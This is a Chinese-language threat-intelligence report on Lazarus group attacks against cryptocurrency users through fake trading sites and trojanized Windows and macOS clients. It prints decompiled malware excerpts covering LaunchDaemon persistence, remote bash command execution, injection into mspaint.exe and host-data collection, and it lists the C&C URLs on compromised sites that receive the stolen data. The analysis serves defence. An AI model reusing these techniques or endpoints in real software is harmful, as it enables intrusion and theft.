钱包黑洞：Lazarus 组织近期在加密货币方面的隐蔽攻击活动

概述

Lazarus 组织是一个长期活跃的 APT 组织，因为 2014 年攻击索尼影业而开始受到广泛关注，该组织早期主要针对韩国、日本、美国等国家的政府机构进行攻击活动，以窃取情报等信息为目的。自 2014 年后，该组织开始将全球金融机构，加密交易机构等为目标，进行敛财活动。今年 7 月，我们发布了一篇《泡菜的味道：Lazarus 组织在 MacOS 平台上的攻击活动分析》揭露了 Lazarus 组织在 2019 下半年至 2020 上半年在加密货币方面的攻击活动。近期，通过对该组织的持续监控，微步情报局通过威胁狩猎系统捕获到 Lazarus 组织在加密货币方面近期使用的样本，包含 Windows 和 MacOS 平台的版本，与之前的样本有显著变化。近期攻击活动使用的攻击样本对加密货币的用户有针对性，而且更加隐蔽，不易被发现。

1. Lazarus 组织在加密货币方面的攻击活动持续活跃，使用的样本在不断演化中。
2. Lazarus 组织在 Windows 和 MacOS 平台上对加密货币方面的用户进行针对性的攻击，而且更加隐蔽。
3. Lazarus 组织使用失陷机器作为临时 C&C 服务器来隐藏活动痕迹。
4. 微步在线通过对相关样本、IP 和域名的溯源分析，共提取 29 条相关 IOC，可用于威胁情报检测。

详情

Lazarus Group 是一个网络犯罪组织，至少从 2009 年以来一直活跃，据报道是 2014 年 11 月索尼影视娱乐的攻击主要主导者。 它发起了一个被称为“Operation Blockbuster”的网络攻击活动。Lazarus Group 还发起了 Operation Flame, Operation 1Mission, Operation Troy, DarkSeoul 和 Ten Days of /Rain 网络攻击活动。Lazarus 组织是一个长期活跃的 APT 组织，因为 2014 年攻击索尼影业而开始受到广泛关注，该组织早期主要针对韩国、日本、美国等国家的政府机构进行攻击活动，以窃取情报等信息为目的。自 2014 年后，该组织开始将全球金融机构，加密交易机构等为目标，进行敛财活动。尤其是 2018 年以来，Lazarus 组织在 MacOS 平台上的攻击活动日渐活跃。该组织曾于 2018 年 8 月被曝光制作加密货币交易网站“Celas LLC”，以推广交易软件为名推广恶意代码盗取密币，此后又不断被曝光使用相似手法搭建了“Worldbit-bot”、“JMT Trading”、“Union Crypto Trader”等伪装平台，用于推广 Windows 和 macOS 两种平台下带有后门的交易软件，继续对加密货币生态相关公司发起定向攻击。

微步情报局通过威胁狩猎系统捕获到 Lazarus 组织在加密货币方面近期使用的样本，包含 Windows 和 MacOS 平台的版本，与之前的样本有显著变化。近期攻击活动使用的攻击样本在运行后会检查运行环境再释放恶意代码文件，恶意代码运行后会修改配置实现自启动，之后连接 Lazarus 组织控制的失陷机器，接受攻击者的命令并进行下一阶段的攻击活动，对加密货币的用户有针对性，而且更加隐蔽，不易被发现。

本文从下列角度对 Lazarus 组织近期在加密货币方面的攻击活动进行分析：

1. 攻击过程分析

2. MacOS 平台样本详细分析

3. Windows 平台样本详细分析

4. 加密网络流量特征

5. Lazarus 在加密货币方面攻击的 TTPs（MITRE ATT&CK Framework）

1. 攻击过程分析

分析近期 Lazarus 组织在加密货币方面的攻击活动，Lazarus 组织依旧采用钓鱼的手法，首先制造虚假的加密货币交易网站，然后诱导用户下载含有恶意代码的加密货币交易客户端并安装运行。通过对客户端的分析，我们发现其在杀毒引擎的检出率很低（图1），并且使用失陷网站来作为 C&C 服务器，然后再进行下一阶段的攻击活动。相比于之前的攻击活动，近期的攻击活动更有针对性，更加隐蔽，不易被发现。

以 esilet.com（Lazarus 组织制造的虚假加密货币交易网站）为例。搜索引擎的记录（图2）的关键词 blockchain technology，Top Cryptocurrencies by Market 等均与加密货币相关。esilet.com 页面上有多种加密货币交易价格等信息（图3）。该虚假加密货币交易网站的目标是用户去下载攻击者精心制造的含有恶意代码的客户端 APP（图4）。

ESET-NOD32	OSX/NukeSped.J	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav	Undetected
CAT-QuickHeal	Undetected	ClamAV	Undetected
CMC	Undetected	Comodo	Undetected
Cynet	Undetected	Cyren	Undetected
DrWeb	Undetected	Emsisoft	Undetected

图 1 – 多款杀毒引擎的检出结果




图 2 – esilet.com的搜索引擎记录




图 3 – esilet.com的部分内容





图 4 – 含恶意代码的客户端下载页面

2. MacOS 平台样本分析

以样本 MD5: 53d9af8829a9c7f6f177178885901c01（MacOS 版本）为例。该样本的主程序 /MacOS/Esilet 会加载运行 /Contents/Frameworks/Esilet Helper (Renderer) 应用，释放恶意代码到 /var/folders/7d/7skpstwd7qnctfwpwp7225xw0000gn/T/Esilet-tmpg7lpp ，然后加载运行 (/bin/sh -c) 该恶意程序 Esilet-tmpg7lpp。



Esilet-tmpg7lpp 会在 /Library/LaunchDaemons/ 目录下添加配置文件，RunAtLoad 设为 true，来实现开机自启动。

```
                        ; sub_100004DF0+B7↑o
db '<?xml version="1.0" encoding="UTF-8"?>',0Dh,0Ah
                        ; DATA XREF: __data:off_100007260↓o
db '<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.'
db 'apple.com/DTDs/PropertyList-1.0.dtd">',0Dh,0Ah
db '<plist version="1.0">',0Dh,0Ah
db '<dict>',0Dh,0Ah
db 9,'<key>Label</key>',0Dh,0Ah
db 9,'<string>com.%s.agent</string>',0Dh,0Ah
db 9,'<key>ProgramArguments</key>',0Dh,0Ah
db 9,'<array>',0Dh,0Ah
db 9,9,'<string>%s</string>',0Dh,0Ah
db 9,9,'<string>daemon</string>',0Dh,0Ah
db 9,'</array>',0Dh,0Ah
db 9,'<key>KeepAlive</key>',0Dh,0Ah
db 9,'<false/>',0Dh,0Ah
db 9,'<key>RunAtLoad</key>',0Dh,0Ah
db 9,'<true/>',0Dh,0Ah
db '</dict>',0Dh,0Ah
db '</plist>',0
aunchd[]
db '/Library/LaunchDaemons/com.%s.agent.plist',0
                        ; DATA XREF: sub_100002500+FF↑o
Launchd[]
```

Esilet-tmpg7lpp 连接到攻击者控制的失陷机器获取下一步指令，目前相关链接已无正常响应。

```
v0[3] = 2;
radr___5614542_1(v0 + 2052, "no", -1LL);
radr___5614542_1(v0 + 4, "https://sche-eg.org/plugins/top.php", 512LL);
radr___5614542_1(v0 + 132, "https://www.vinoymas.ch/wp-content/plugins/top.php", 512LL);
radr___5614542_1(v0 + 260, "https://infodigitalnew.com/wp-content/plugins/top.php", 512LL);
return v0;
```

解密 C&C 服务器返回指令的函数。

```
__int64 __fastcall sub_1000019D0(__int64 a1, __int64 a2, __int64 a3, int a4)
{
  __int64 result; // rax
  int i; // [rsp+10h] [rbp-20h]
  int v6; // [rsp+14h] [rbp-1Ch]
  __int64 v7; // [rsp+18h] [rbp-18h]

  v7 = a3;
  v6 = a4;
  for ( i = 0; ; ++i )
  {
    result = (unsigned int)i;
    if ( i >= v6 )
      break;
    *(_BYTE *)(a1 + 257) += *(_BYTE *)(a1 + (unsigned __int8)++*(_BYTE *)(a1 + 256));
    sub_100002390((char *)(*(unsigned __int8 *)(a1 + 256) + a1), (char *)(*(unsigned __int8 *)(a1 + 257) + a1));
    *(_BYTE *)(v7 + i) = *(_BYTE *)(a1
                                  + (unsigned __int8)(*(_BYTE *)(a1 + *(unsigned __int8 *)(a1 + 257))
                                                    + *(_BYTE *)(a1 + *(unsigned __int8 *)(a1 + 256)))) ^ *(_BYTE *)(a2 + i);
  }
  return result;
}
```

指令执行模块。

```
  if ( !(unsigned int)sub_10000284O(v13, (__int64)&v5, &v6) )
    break;
  switch ( v5 )
  {
    case 2172830:
      v9 = (unsigned __int64)sub_100002BE0(v13, v12, (char *)v6) == 0;
      break;
    case 2817202:
      v9 = (unsigned __int64)sub_100002920(v13, v12, v11) == 0;
      break;
    case 3722837:
      v9 = (unsigned __int64)sub_100002AE0(v13, v12) == 0;
      break;
    case 3827192:
      v9 = 0;
      v10 = sub_100003CC0(v13, v12, (const char *)v6);
      v8 = 0;
      break;
    case 3828371:
      v9 = (unsigned __int64)sub_100002B80(v13, v12) == 0;
      break;
    case 3872893:
      v9 = (unsigned __int64)sub_100003D10() == 0;
      v8 = 0;
      v7 = 1;
      break;
    case 4737921:
      v9 = (unsigned __int64)sub_100002F50(v13, v12, (char *)v6) == 0;
      break;
    case 4769834:
      v9 = (unsigned __int64)sub_1000034D0(v13, v12) == 0;
      break;
    case 4773628:
      v9 = (unsigned __int64)sub_100003610(v13, v12, (__int64)v6) == 0;
      break;
    case 8372388:
      v9 = (unsigned __int64)sub_1000036A0(v13, v12, (__int64)v6) == 0;
      break;
  }
}
if ( v6 )
  free(v6);
```

以 sub_100002920 函数为例，该函数具备的功能是运行命令 sh -c sw_vers 来收集设备信息，然后返回给攻击者控制的失陷机器。

```
  v11 = 0;
  v7 = 0;
  v6 = 0;
  v8 = 0;
  v9 = 0;
  v10 = 0;
  v5 = popen("sw_vers", "r");
  if ( v5 )
  {
    if ( fgets(&v16, 512, v5) )
    {
      if ( fgets(&v16, 512, v5) )
      {
        sub_100003D30(&v16);
        v11 = radr___5614542_23(&v16, "ProductVersion: %d.%d.%d", &v10, &v9, &v6);
        if ( v11 == 3 )
        {
          *v15 = v10;
          *v14 = v9;
          if ( fgets(&v16, 512, v5) )
          {
            sub_100003D30(&v16);
            v11 = radr___5614542_23(&v16, "BuildVersion: %x", &v8);
            if ( v11 == 1 )
            {
              *v13 = v8;
              v11 = 1;
            }
          }
        }
      }
    }
  }
  if ( v5 )
    radr___5614542_17(v5);
  *v12 = 32;
  result = v11;
  if ( __stack_chk_guard == v17 )
    result = v11;
  return result;
}
```

sub_1000036A0 函数具备的功能是执行攻击者返回的 shell 命令。

```
{
  if ( !v28 )
  {
    v38 = "/bin/bash";
    v39 = "-c";
    v40 = v29;
    v41 = 0LL;
    radr___5614542_3(v42[0]);
    if ( dup2(v42[1], 1) < 0 )
    {
      v3 = __error();
      radr___5614542_9(*v3);
    }
    if ( dup2(v42[1], 2) < 0 )
    {
      v4 = __error();
      radr___5614542_9(*v4);
    }
    if ( execv(v38, &v38) < 0 )
    {
      v5 = __error();
      radr___5614542_9(*v5);
    }
    radr___5614542_9(0);
  }
  if ( (unsigned int)sub_100001CB0(v31, 8u, v30, 0x757u, 0) )
  {
    if ( (unsigned int)sub_100002770(v31, 3878921, 0LL) )
    {
      v27 = 1;
      if ( (unsigned int)sub_100001F60(v31, v30, 0x757u) )
      {
        if ( (unsigned int)sub_100002840(v31, (__int64)&v25, 0LL) )
        {
          if ( v25 == 3878921 )
          {
            v24 = radr___5614542_16(0x40008uLL);
```

3. Windows 平台样本分析

样本 MD5: 40858748e03a544f6b562a687777397a（Windows 版本）是 Lazarus 组织在 Windows 平台使用的组件，在函数 iAppleCloud 中使用反射式注入手法在内存中加载自身。

Name	Address	Ordinal
DllRegisterServer	0000000004FF5D50	1
UpgradeToPremium	0000000005003CF0	2
iAppleCloud	0000000005002AE0	3
DllEntryPoint	000000000500E780	[main entry]

其使用字符串以加密形式存储，使用的时候动态解密，且使用的相关 API 也以动态获取形式使用，首先创建一个挂起的系统进程 mspaint.exe。

```
v12 = 0;
xx__String_180001650(&v12, "Znt3BgsIB2cT7+MI6//S", 0x14ui64);
v6 = (void **)str__Dec_1800028F0(&v20, (__int64)&v12);// mspaint.exe
ansi_to_wide_180002B00(&Memory, v6);
v17 = 7i64;
v16 = 0i64;
LOWORD(Src[0]) = 0;
xxx_180002FF0(Src, &Memory, 0i64, 0xFFFFFFFFFFFFFFFFui64);
v7 = j__createProcess_1FB2120(Src);
```

然后将自身注入到 mspaint.exe 进程中执行。

```
}
SetThreadPriority(v16, 15);
if ( get_proc_addr_180005330(&unk_50375E0, 24i64) )
{
  v17__CreateProcess = (unsigned int (__fastcall *)(_QWORD, WCHAR *, _
  v18 = 12;
  v19 = 0;
  if ( v17__CreateProcess(0i64, &Buffer, 0i64, 0i64, v19, v18, 0i64, 0
  {
    SetPriorityClass(hProcess, 0x40u);
    SetThreadPriority(hThread, -15);
    ResumeThread(hThread);
    return 1i64;
  }
```

成功注入执行后，首先将自身 dll 删除。

```
if ( v1 > 5 )
  break;
v2 = time64(0i64);
srand(v2);
v3 = rand();
Sleep(v3 % 0xC8 + 1000);
if ( get_proc_addr_180005330(&unk_50375E0, 11i64) )
{
  v4__delelte_file = (__int64 (__fastcall *)(wchar_t *))get_proc_addr_180005330(&unk_50375E0, 1
  v5 = v4__delelte_file(::Dst);          // 删除自身
}
else
{
  v5 = 0;
}
++v1;
}
```

然后创建互斥体，确保只有一个木马实例运行。

```
{
  v6__CreateMutex = (__int64 (__fastcall *)(_QWORD, _QWORD, const wch

  v7 = v6__CreateMutex(0i64, 0i64, L"NHckOHN3YTgIew==");
  if ( v7 )
  {
    if ( GetLastError() == 183 )
    {
      if ( get_proc_addr_180005330(&unk_50375E0, 20i64) )
```

收集主机信息，包括系统版本、系统架构、systeminfo、杀软信息、网卡信息、磁盘信息、进程列表、CPU 信息的等等并加密。

```
xx__String_180001650(Dst, "VnQmMCUNVUQPFy8+GO8=", 0x14ui64);// "systeminfo"
v24 = str__Dec_1800028F0(&v48, (__int64)Dst);
v25 = sys__call_fun_1FB3150(&Memory, (__int64)v24);
xx__string_1FB1D50(v1, v25, 0i64, 0xFFFFFFFFFFFFFFFFui64);
if ( v47 >= 8 )
  j_free(Memory);
v45 = 15i64;
v44 = 0i64;
LOBYTE(Dst[0]) = 0;
xx__String_180001650(Dst, "lzGpDJo7wHzIWKdK1lrkRg==", 0x18ui64);// "\r\nipconfig\r\n"
v26 = (void **)str__Dec_1800028F0(&v48, (__int64)Dst);
v27 = ansi_to_wide_180002B00(&Memory, v26);
xx__string_1FB1D50(v1, v27, 0i64, 0xFFFFFFFFFFFFFFFFui64);
if ( v47 >= 8 )
  j_free(Memory);
v45 = 15i64;
v44 = 0i64;
LOBYTE(Dst[0]) = 0;
xx__String_180001650(Dst, "YqUHAAvVZG8YzU5Hqp4mLPI=", 0x18ui64);// "ipconfig /all"
v28 = str__Dec_1800028F0(&v48, (__int64)Dst);
v29 = sys__call_fun_1FB3150(&Memory, (__int64)v28);
xx__string_1FB1D50(v1, v29, 0i64, 0xFFFFFFFFFFFFFFFFui64);
if ( v47 >= 8 )
  j_free(Memory);
v45 = 15i64;
v44 = 0i64;
LOBYTE(Dst[0]) = 0;
xx__String_180001650(Dst, "OHhuIzVyPlEjHeswE6TiCgf+w4k=", 0x1Cui64);
v30 = (void **)str__Dec_1800028F0(&v48, (__int64)Dst);// &"\r\nProcess List\r\n"
v31 = ansi_to_wide_180002B00(&Memory, v30);
xx__string_1FB1D50(v1, v31, 0i64, 0xFFFFFFFFFFFFFFFFui64);
```

尝试循环连接 5 个URL，将收集到的主机信息以 POST 方法发送至服务器，而这 5 个链接均为 Lazarus 组织所控制的失陷机器，目前链接已无正常响应。

http://drei-schneeballen.de/wp-content/plugins/nextgen-gallery/view.php
https://qwerty.creativehonduras.com/wp-includes/class-wp-redirect.php
http://www.urbankizomba.se/wp-content/plugins/photo-gallery/filemanager/upload.php
http://tag-cloud-photo.freeware.filetransit.com/login.php
http://funny-pictures.picphotos.net/saint-louis-senior-photos-senior-pictures-seniors-st-louis-st-louis/upload.php

参数名	参数含义
ident	加密的 mac 地址
verify	固定字符串"*&FK@lc19kfb6;dsfg)4"和参数 ident 的 base64 编码
content	加密的主机信息

```
xx__string__1FA1520(&Memory, &v41, 0i64, 0xFFFFFFFFFFFFFFFFui64);
v31 = 15i64;
v30 = 0i64;
Dst = 0;
xx__string__1FA1520(&Dst, v16, 0i64, 0xFFFFFFFFFFFFFFFFui64);// http://drei-schneeballen.de
v18 = str__Dec_1800028F0(&v37, (__int64)&Dst);
if ( (unsigned int)j_post_data_download_4FFC090((__int64)v18, (__int64)&Memory, &v38) )
{
  v31 = 15i64;
```

然后将服务器返回数据保存到指定目录下，并为其创建进程执行。

```
case 9:
  if ( get_proc_addr_180005330(&unk_50375E0, 46i64) )
  {
    v55__GetTempPathW = (__int64 (__fastcall *)(signed __int64, __int16 *))get_proc_addr_
                                                                           &unk_50375E0
                                                                           46i64);
    v56 = v55__GetTempPathW(260i64, Dst);
  }
  else
  {
    v56 = 0;
  }
```

```
}
SetThreadPriority(v16, 15);
if ( get_proc_addr_180005330(&unk_50375E0, 24i64) )
{
  v17__CreateProcess = (unsigned int (__fastcall *)(_Q
  v18 = 12;
  v19 = 0;
  if ( v17__CreateProcess(0i64, &Buffer, 0i64, 0i64, v1
  {
    SetPriorityClass(hProcess, 0x40u);
    SetThreadPriority(hThread, -15);
    ResumeThread(hThread);
    return 1i64;
```

4. 加密网络流量的特征

域名	有效时间	证书 Issuer DN 信息
torrytrade.com	2020-09-24 00:00:00 to 2021-09-24 12:00:00	C=US, O=Cloudflare, Inc., CN=Cloudflare Inc ECC CA-3
skord.me	2020-10-14 00:00:00 to 2021-10-14 23:59:59	C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited, CN=Sectigo RSA Domain Validation Secure Server CA
esilet.com	2020-08-05 00:00:00 to 2021-08-05 23:59:59	
dorusio.com	2020-03-30 00:00:00 to 2021-03-30 23:59:59	

5. MITRE ATT&CK Framework (Lazarus, TTPs)

Initial Access	Execution	Persistence	Privilege Escalatio	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact
Exploit Public Facing Application	Exploitation for Client Execution	Hidden Files and Directories	Launch Daemon	Connection Proxy	Network Sniffing	Account Discovery	AppleScript	Automated Collection	Commonly Used Port	Data Encrypted	Stored Data Manipulation
Drive-by Compromise	Scripting	Launch Agent	Dylib Hijacking	File Deletion	Bash History	File and Directory Discovery	Application Deployment Software	Data from Local System	Connection Proxy	Exfiltration Over Command and Control Channel	System Shutdown/Reboot
Hardware Additions	User Execution	Launch Daemon	Elevated Execution with Prompt	Hidden Files and Directories	Brute Force	Network Sniffing	Exploitation of Remote Services	Audio Capture	Custom Command and Control Protocol	Automated Exfiltration	Account Access Removal
Spearphishing Attachment	AppleScript	Port Knocking	Emond	Obfuscated Files or Information	Credential Dumping	Permission Groups Discovery	Internal Spearphishing	Clipboard Data	Custom Cryptographic Protocol	Data Compressed	Data Destruction
Spearphishing Link	Command-Line Interface	.bash_profile and .bashrc	Exploitation for Privilege Escalation	Port Knocking	Credentials from Web Browsers	Process Discovery	Logon Scripts	Data from Information Repositories	Data Obfuscation	Data Transfer Size Limits	Data Encrypted for Impact
Spearphishing via Servic	Graphical User Interface	Browser Extensions	Plist Modification	Scripting	Credentials in Files	Software Discovery	Remote File Copy	Data from Network Shared Drive	Port Knocking	Exfiltration Over Alternative Protocol	Defacement
Supply Chain Compromise	Launchctl	Create Account	Process Injection	Binary Padding	Exploitation for Credential Access	System Information Discovery	Remote Services	Data from Removable Media	Uncommonly Used Port	Exfiltration Over Other Network Medium	Disk Content Wipe
Trusted Relationship	Local Job Scheduling	Dylib Hijacking	Setuid and Setgid	Clear Command History	Input Capture	System Network Configuration Discovery	SSH Hijacking	Data Staged	Communication Through Removable Media	Exfiltration Over Physical Medium	Disk Structure Wipe
Valid Accounts	Source	Emond	Startup Items	Code Signing	Input Prompt	System Network Connections Discovery	Third-party Software	Input Capture	Data Encoding	Scheduled Transfer	Endpoint Denial of Service
	Space after Filename	Kernel Modules and Extensions	Sudo	Compile After Delivery	Keychain	Application Window Discovery		Screen Capture	Domain Fronting		Firmware Corruption
	Third-party Software	Launchctl	Sudo Caching	Disabling Security Tools	Private Keys	Browser Bookmark Discovery		Video Capture	Domain Generation Algorithms		Inhibit System Recovery
	Trap	LC_LOAD_DYLIB Addition	Valid Accounts	Execution Guardrails	Securityd Memory	Network Service Scanning			Fallback Channels		Network Denial of Service
		Local Job Scheduling	Web Shell	Exploitation for Defense Evasion	Steal Web Session Cookie	Network Share Discovery			Multi-hop Proxy		Resource Hijacking
		Login Item		File and Directory Permissions Modification	Two-Factor Authentication Interception	Password Policy Discovery			Multi-Stage Channels		Runtime Data Manipulation
		Logon Scripts		Gatekeeper Bypass		Peripheral Device Discovery			Multiband Communication		Transmitted Data Manipulation
		Plist Modification		Hidden Users		Remote System Discovery			Multilayer Encryption		
		Rc.common		Hidden Window		Security Software Discovery			Remote Access Tools		
		Re-opened Applications		HISTCONTROL		System Owner/User Discovery			Remote File Copy		
		Redundant Access		Indicator Removal from Tools		Virtualization/Sandbox Evasion			Standard Application Layer Protocol		
		Setuid and Setgid		Indicator Removal on Host					Standard Cryptographic Protocol		
		Startup Items		Install Root Certificate					Standard Non-Application Layer Protocol		
		Trap		Launchctl					Web Service		

结论

Lazarus 组织在加密货币方面的攻击虽然已被曝光多次，但是相关攻击活动依旧持续活跃。通过对该组织的持续监控，微步情报局通过威胁狩猎系统捕获到 Lazarus 组织在加密货币方面近期使用的样本，包含 Windows 和 MacOS 平台的版本，与之前的样本有显著变化，对加密货币的用户更有针对性，更加隐蔽，不易被发现。

为了保护系统免受此类威胁，用户应仅从官方和合法市场下载应用程序，不打开和安装未知来源的程序。对于此类伪装为加密货币交易平台来传播木马的攻击手法，加密货币公司及相关从业人员应该提高警惕。

附录 – IOC

Hash

SHA256

25bed4be8c78f9728ad9b6cc86a38ee95bdf8d91e2635a0cf785bc603140163c

ec84802bb2bb33c52c1f02e7a7b74c6ea6247611c410bf386a95dc1eb45e2347

